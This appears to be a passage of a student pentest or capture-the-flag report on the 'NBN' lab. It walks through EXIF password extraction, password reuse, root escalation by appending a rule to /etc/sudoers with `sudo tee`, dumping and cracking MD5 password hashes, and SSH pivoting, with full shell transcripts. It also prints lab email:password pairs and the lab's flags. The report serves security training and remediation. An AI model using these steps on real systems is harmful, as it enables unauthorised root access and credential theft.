
This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.15-0ubuntu0.18.04.2, Copyright (c) 1999-2018, by Zend Technologies

Configuration

apache2handler


Apache Version	Apache/2.4.29 (Ubuntu)

We could also find the customer.list file under /data/ directory publicly available.
This exposes the names and email addresses of the potential customers.



iii. What is the score/risk and why:

The attacker is able to explore the entirety of PHP file that is publicly available and could potentially find multiple other vulnerabilities through that information to pivot to various users or the network. Customer list was also available in the /data/ directory, which makes customer information publicly available and loses the confidentiality of the information.



iv. How to fix it:

- Remove those PHP files, images, and Customer.list from publicly available directories.
- PHP Configuration guideline by OWASP.
- Not storing passwords as exif data in publicly available directories.
- Proper password etiquette.

5.3 Persistent XSS **(CVSS Score- 6.9)**

i. How we found it:

As mentioned in Section 4.2, after obtaining the CISO Gibson's password through EXIFTOOL of the image CEO_gibson.jpg found in the /data/ directory post dirb scanning, we were able to use the same password in the employee portal to log in to the CISO's account with the credentials:

Username- gibson

Password- digital

Immediately upon looking at the portal, we could find the 'Future Customer List' link, which led us to the stored XSS, shown in red box.

Future Customers

FOR INTERNAL USE ONLY

flag2{authorized_user_access}

NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper //// amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone //// dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene //// hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis //// hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com : camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter //// 4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com : heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy //// jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com : harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse ////


FOR INTERNAL USE ONLY

ii. How we exploited it:

We could further exploit this vulnerability by performing CSRF, capturing passwords, stealing cookies. This was not further pursued due to time constraints and priority of mitigating this vulnerability immediately.

iii. What is the score/risk and why:

As the scripter could potentially send the victim's cookies to their domain as most web applications use cookies for session handling, but as the session can timeout before the attacker is able to perform this attack, the score is mid-range.



iv. How to fix it:

OWASP XSS guideline details various mitigation methods.

5.4 Privilege Escalation & use of weak cryptographic algorithm (Client Shell Access) **(CVSS Score- 9.4)**

i. How we found it:

After gaining access to CISO's shell (detailed in Section 4.5), we used sudo -l to list the allowed and forbidden commands we could use to escalate our privileges in this user account. This provided us with the path and command we could potentially use to achieve our goal.

```
gibson@nbnserver:/$ sudo -l
Matching Defaults entries for gibson on nbnserver:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
    (ALL : ALL) ALL
gibson@nbnserver:/$ ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv       sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  swap.img  tmp  var  vmlinuz.old
gibson@nbnserver:/$ cd etc
gibson@nbnserver:/etc$ ls
acpi                    cryptsetup-initramfs  host.conf        login.defs           newt                      rc.local
adduser.conf            crypttab              hostname         logrotate.conf       nsswitch.conf             rcS.d
alternatives            dbus-1                hosts            logrotate.d          opt                       resolv.conf
apache2                 debconf.conf          hosts.allow      lsb-release          os-release                rmt
apm                     debian_version        hosts.deny       ltrace.conf          overlayroot.conf          rpc
apparmor                default               init.d           lvm                  pam.conf                  rsyslog.con
apparmor.d              deluser.conf          initramfs-tools  machine-id           pam.d                     rsyslog.d
apport                  depmod.d              inputrc          magic                passwd                    screenrc
apt                     dhcp                  insserv.conf.d   magic.mime           passwd-                   securetty
at.deny                 dnsmasq.d             iproute2         mailcap              perl                      security
bash.bashrc             dnsmasq.d-available   iscsi            mailcap.order        php                       selinux
bash_completion         dpkg                  issue            manpath.config       pm                        services
bash_completion.d       environment           issue.net        mdadm                polkit-1                  shadow
bindresvport.blacklist  ethertypes            kernel           mime.types           pollinate                 shadow-
binfmt.d                fonts                 landscape        mke2fs.conf          popularity-contest.conf   shells
byobu                   fstab                 ldap             modprobe.d           profile                   skel
ca-certificates         ftpusers              ld.so.cache      modules              profile.d                 sos.conf
ca-certificates.conf    fuse.conf             ld.so.conf       modules-load.d       protocols                 ssh
calendar                gai.conf              ld.so.conf.d     motd                 python3                   ssl
cloud                   groff                 legal            mtab                 python3.6                 subgid
console-setup           group                 libaudit.conf    mysql                rc0.d                     subgid-
cron.d                  group-                libnl-3          nanorc               rc1.d                     subuid
cron.daily              grub.d                lighttpd         netplan              rc2.d                     subuid-
cron.hourly             gshadow               locale.alias     network              rc3.d                     sudoers
cron.monthly            gshadow-              locale.gen       networkd-dispatcher  rc4.d                     sudoers.d
crontab                 gss                   localtime        NetworkManager       rc5.d                     sysctl.conf
cron.weekly             hdparm.conf           logcheck         networks             rc6.d                     sysctl.d
gibson@nbnserver:/etc$ sudo cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

```
# Allow members of group sudo to execute any command
#%sudo  ALL=(ALL:ALL) ALL
gibson  ALL=NOPASSWD:/bin/echo
gibson  ALL=NOPASSWD:/usr/bin/whoami
gibson  ALL=NOPASSWD:/usr/bin/tee

# See sudoers(5) for more information on "#include" directives:
```

ii. How we exploited it:

We then went to the appropriate directory /etc, where a file called ‘sudoers’ existed. Using the following command, we were able to allow Gibson to run all the commands that root could only execute.

```
gibson@nbnserver:/etc$ echo "gibson ALL=(ALL:ALL) ALL" | sudo tee -a sudoers
gibson ALL=(ALL:ALL) ALL
```

Then, with ‘sudo cat sudoers’, we were finally able to look at the sudoers file that had root privileges. We could then look at which user has what privileges set.

Using sudo su, we could access root shell. Under directory /var/www/html/data, we could find flag4.jpg that we previously didn’t have permission to view.

```
root@nbnserver:/var/www/html/data# ls
CEO_gibson.jpg  customer.list  flag1  flag4.jpg  newtech.jpg  servicetechs.jpg  stephenson.jpg
root@nbnserver:/var/www/html/data# strings flag4.jpg | grep "flag"
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:D
ftPhoto="http://ns.microsoft.com/photo/1.0/" />></rdf:RDF></x:xmpmeta>
root@nbnserver:/var/www/html/data#
```

Using grep, we obtained flag4{metadata_sleuth}.

```
g  stephenson.jpg

9/02/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{metadata_sleuth}" xmlns:Microso
```

We could also access MariaDB through Gibson’s shell, and using the commands shown, we obtained MD5 hash of Gibson and Stephenson’s passwords. This was easily cracked using Cyberchef as shown.

```
gibson@nbnserver:/etc$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 207
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| nbn                |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> use nbn;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [nbn]> show tables;
+---------------+
| Tables_in_nbn |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

MariaDB [nbn]> select * from users;
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+-------------+
| user_id | firtname  | lastname  | user      | password                         | avatar             | last_login          | failed_login |
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+-------------+
|       1 | gibson    | gibson    | gibson    | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg    | 2019-04-21 14:08:55 |         123 |
|       3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | data/stephenson.jpg | 2029-12-12 01:23:45 |         123 |
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+-------------+
2 rows in set (0.00 sec)

MariaDB [nbn]>
```

Hash: 942cbb4499d6a60b156f39fcbaacf0ae DECRYPT HASH

Decrypt Hash Results for: 942cbb4499d6a60b156f39fcbaacf0ae


Algorithm	Hash	Decrypted
md5	942cbb4499d6a60b156f39fcbaacf0ae	pizzadeliver

After ssh to Stephenson's shell, using password pizzadeliver, we found flag7 in the current directory. Using 'grep' yet again, we were able to get flag7 but since flag7 was BASE64 encoded, we used Cyberchef to decode this, revealing the flag7{worlds_within_worlds}.

```
gibson@nbnserver:/$ sudo su
[sudo] password for gibson:
root@nbnserver:/# ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Permission denied, please try again.
stephenson@172.16.1.2's password:
          Welcome to

  NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Thu Nov 30 18:28:18 2023 from 172.16.1.1
stephenson@nbnclient:~$ ls
flag7  nbn  nbn.backup
stephenson@nbnclient:~$ grep "flag" flag7
stephenson@nbnclient:~$ cd flag7
-bash: cd: flag7: Not a directory
stephenson@nbnclient:~$ cd nbn
-bash: cd: nbn: Not a directory
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIaZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
WlY+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgqU6UvkwHRNwCU7Oa6wLObRBGByYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
stephenson@nbnclient:~$
```

iii. What is the score/risk and why:

As there were multiple vulnerabilities, such a use of weak password, weak cryptographic algorithm, allowing many users to access sensitive data, this led to having a CVSS score in critical range.



iv. How to fix it:

- Stored hashes should be at least SHA-256 or above, as mentioned by OWASP Password Storage guideline.
- Keeping sensitive data to a separate secure server, not accessible to majority of the public or with only specialized users with minimum privileges.
- Securing databases.
- Keeping systems patched.
- Changing default credentials in all devices.
- Tamper-proofing cookies and encrypting data properly.
- Implementing better password policy.

5.5 Reused Password (SHELL ACCESS) (CVSS Score- 7.7)

i. How we found it:

We were able to retrieve the password for CISO Gibson through the exiftool of CEO_gibson.jpg, detailed below in Section X.X Flags.

ii. How we exploited it:

Using ssh gibson@10.10.0.66 -p 443, and using the password obtained through exiftool, we could access CISO Gibson's shell.
ls into the current directory showed file flag3. grep "flag" flag3, helped us obtain flag3.


```
┌──(kali㉿kali)-[~]
└─$ ssh gibson@10.10.0.66 -p 443
The authenticity of host '[10.10.0.66]:443 ([10.10.0.66]:443)' can't be established.
ED25519 key fingerprint is SHA256:LEumERRL99EkWt7z0B+P4w+DzdfrYsi6/lr3kQsTDH4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.0.66]:443' (ED25519) to the list of known hosts.
gibson@10.10.0.66's password:
          Welcome to

 NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Thu Nov 30 19:29:49 2023
gibson@nbnserver:~$ ls
flag3
gibson@nbnserver:~$ grep "flag" flag3
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly_lit_boulevard} that stretche
s off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.
gibson@nbnserver:~$
```

Using sudo su on CISO gibson's shell. We could get root privileges, detailed in Section X. Privilege escalation.

Using ssh stephenson@172.16.1.2, and using the password obtained through MD5 hash stored in MariaDB, detailed in Section X, we could access Stephenson's shell.

